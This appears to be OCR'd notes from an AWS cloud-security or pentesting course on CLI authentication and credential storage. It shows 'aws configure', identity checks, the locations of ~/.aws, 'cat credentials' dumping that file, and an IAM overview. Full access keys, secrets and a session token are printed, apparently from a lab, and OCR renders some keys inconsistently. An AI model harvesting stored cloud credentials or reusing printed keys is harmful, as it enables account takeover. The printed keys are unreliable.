


SSO User’s credential [Username + Password]:

https://**Org-Name**.awsapps.com/start



Authentication to AWS using AWS CLI

- Long Term : Access Key ID + Access Key Secret
- Short Term : Access Key ID + Access Key Secret + Session Token

Programmatic Access (Access Key ID + Access Key Secret)

aws configure --profile atomic-nuclear

```
PS C:\Users\Hacker> aws configure --profile atomic-nuclear
AWS Access Key ID [None]: AKIAUI7PQBNFYCHFHCGR
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Get the information about configured identity

aws sts get-caller-identity --profile atomic-nuclear

```
PS C:\Users\Hacker> aws sts get-caller-identity --profile atomic-nuclear
{
    "UserId": "AIDAUI7PQBNF65T37ME23",
    "Account": "294170659659",
    "Arn": "arn:aws:iam::294170659659:user/emp00"
}
```

Programmatic Access （Access Key ID + Access Key Secret + Session Token ）

aws configure

```
C:\Users\Hacker>set AWS_ACCESS_KEY_ID=ASIAUI7PQBNFQGT342T2

C:\Users\Hacker>set AWS_SECRET_ACCESS_KEY=NWLiK5Kn6IVwiCVC63plSd+Fun/+ucNTG+x524P3

C:\Users\Hacker>set AWS_SESSION_TOKEN=FwoGZXIvYXdzEAEaDOI5BPRqG44+Xn/2+CKBAV982X8aki1z/zC4AnTJIx2exmZXoisTdbHQNaK946C4
uoUT6F4YsMeKMNSv0FkcybGSIXakCydilgookTCHepZaY/A2MMSQlGCjr1KKPtALNBCnRfTcM1ymrpHgaNqivJhnel9glsZAMk90sdsu+rzUkTiaQWP08N
lu+LmhIZX5MijSm6CTBjIoCO748ZI5QLImsesenqOJK9KiD5fJZTovID3iWuPjtND6+e1izsbaPg==
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Get the information about configured identity

aws sts get-caller-identity --profile atomic-nuclear

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    "UserId": "AIDAUI7PQBNF65T37ME23",
    "Account": "294170659659",
    "Arn": "arn:aws:iam::294170659659:user/emp00"
}
```

AWS CLI Stored Credentials

Windows
C:\Users\UserName\.aws

```
PS C:\Users\Hacker\.aws> ls


    Directory: C:\Users\Hacker\.aws


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        25-03-2022     21:59                cli
d-----        03-02-2022     12:35                sso
-a----        26-04-2022     20:32            352 config
-a----        26-04-2022     20:59            837 credentials
```

Linux
/home/UserName/.aws


```
hacker@Hacker-PC:~/.aws$ pwd
/home/hacker/.aws
hacker@Hacker-PC:~/.aws$ ls
config  credentials
hacker@Hacker-PC:~/.aws$
```

Content of credentials file

cat credentials

```
PS C:\Users\Hacker\.aws> cat .\credentials
[default]
aws_access_key_id = AKIAZVR56YVSAIKSG324
aws_secret_access_key = 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
[atomic-nuclear]
aws_access_key_id = AKIAUI7PQSNFTCHFHCGR
aws_secret_access_key = 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
```

AWS Cloud Services




2.2 Identity and Access Management

IAM :

- AWS Identity and Access Management (IAM) enables you to manage access to AWS services and resources securely.
- IAM allow you can create and manage AWS users and groups and use permissions to allow and deny their access to AWS resources.


AWS IAM allows:

1. Manage IAM users, groups and their access.
2. Manage IAM roles and their permissions.
3. Manage federated users and their permissions.


IAM
Users
Groups
Roles
AWS Services
Role Attached to Services
Policy Attached to Groups
Policy Attached to User
Policy Attached to Roles
Policy
Effect
Actions
Resources
Policy Contains Permissions

